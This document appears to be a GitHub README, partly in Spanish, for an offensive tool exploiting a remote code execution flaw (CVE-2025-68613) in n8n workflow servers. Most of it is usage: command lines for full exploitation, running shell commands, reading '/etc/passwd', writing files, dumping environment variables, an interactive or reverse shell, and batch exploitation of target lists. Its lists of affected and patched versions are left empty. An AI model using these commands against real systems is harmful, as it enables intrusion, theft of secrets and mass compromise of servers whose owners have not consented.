hackersatyamrastogi/n8n-exploit-cve-2025-68613-n8n-god-mode-ultimate

n8n God Mode Ultimate - CVE-2025-68613 Escáner v1.0.0 ║ ║ Ejecución Remota de Código en Automatización de Flujos de Trabajo

Herramienta avanzada de escaneo y explotación RCE para la automatización de workflows de n8n


n8n God Mode Ultimate es un framework integral de pruebas de seguridad diseñado para detectar y validar CVE-2025-68613 en plataformas de automatización de workflows de n8n. Esta vulnerabilidad crítica de Ejecución Remota de Código (RCE) afecta a las versiones de n8n mediante la inyección de expresiones en los contextos de ejecución de workflows.
Versiones afectadas:
Versiones parcheadas:
--detect - Solo detección de versión (el más rápido, no intrusivo)--safe - Verificación segura de vulnerabilidad sin explotación--poc - Validación de prueba de concepto de RCE--exploit - Modo de explotación completoread <file> - Lee archivos remotoswrite <file> <content> - Escribe archivos en el objetivo# Python 3.8 or higher
python3 --version
# pip package manager
pip3 --version
# Clone the repository
git clone https://github.com/hackersatyamrastogi/n8n-exploit-CVE-2025-68613-n8n-God-Mode-Ultimate.git
cd n8n-exploit-CVE-2025-68613-n8n-God-Mode-Ultimate

# Install required packages
pip3 install -r requirements.txt
requests>=2.31.0
urllib3>=2.0.0
tqdm>=4.66.0
colorama>=0.4.6
# Display help menu
python3 n8n-godmode-ultimate.py -h

# Detect n8n version (non-intrusive)
python3 n8n-godmode-ultimate.py -u http://target:5678 --detect

# Safe vulnerability check
python3 n8n-godmode-ultimate.py -u http://target:5678 --safe -e [email protected] -p password

# Proof-of-concept RCE
python3 n8n-godmode-ultimate.py -u http://target:5678 --poc -e [email protected] -p password

# Full exploitation
python3 n8n-godmode-ultimate.py -u http://target:5678 --exploit -e [email protected] -p password
# Execute single command
python3 n8n-godmode-ultimate.py --god -u http://target:5678 \
  -e [email protected] -p password --cmd "whoami"

# Read remote file
python3 n8n-godmode-ultimate.py --god -u http://target:5678 \
  -e [email protected] -p password --read-file "/etc/passwd"

# Write remote file
python3 n8n-godmode-ultimate.py --god -u http://target:5678 \
  -e [email protected] -p password --write-file "/tmp/test.txt" --content "payload"

# Extract environment variables
python3 n8n-godmode-ultimate.py --god -u http://target:5678 \
  -e [email protected] -p password --dump-env

# Interactive shell
python3 n8n-godmode-ultimate.py --god -u http://target:5678 \
  -e [email protected] -p password --shell
# Scan multiple targets from file
python3 n8n-godmode-ultimate.py -l targets.txt --detect -t 20

# Batch exploitation
python3 n8n-godmode-ultimate.py -l targets.txt --poc -e [email protected] -p password -t 10
Formato de targets.txt:
http://target1:5678
https://target2.example.com
http://192.168.1.100:5678
https://n8n.example.org
Una vez en modo shell (--shell):
n8n> whoami              # Execute command
n8n> read /etc/passwd    # Read file
n8n> env                 # Show environment variables
n8n> info                # System information
n8n> history             # Command history
n8n> exit                # Exit shell
-u, --url URL             URL de n8n objetivo
-l, --list FILE           Archivo que contiene las URLs de los objetivos
-t, --threads NUM         Número de hilos para el escaneo por lotes (por defecto: 10)
-e, --email EMAIL         Correo electrónico del usuario de n8n
-p, --password PASS       Contraseña del usuario de n8n
--detect                  Solo detección de versión (el más rápido)
--safe                    Verificación segura sin explotación
--poc                     Prueba de concepto de RCE
--exploit                 Modo de explotación completo
--god                     Activa el modo God Mode
--cmd COMMAND             Ejecuta un solo comando
--read-file PATH          Lee un archivo remoto
--write-file PATH         Escribe un archivo remoto
--content DATA            Contenido para la operación de escritura
--dump-env                Extrae todas las variables de entorno
--shell                   Modo shell interactivo
--revshell HOST:PORT      Payload de shell inversa
--mode MODE               Modo de explotación: schedule|webhook|code|expression (por defecto: schedule)
--timeout SEC             Tiempo de espera del comando en segundos (por defecto: 30)
--cleanup                 Elimina los workflows después de la ejecución
-k, --insecure           Desactiva la verificación SSL
-v, --verbose            Salida verbosa
-q, --quiet              Salida mínima
Crea un workflow con un disparador programado que se ejecuta automáticamente cada 3 segundos. Es el método más fiable.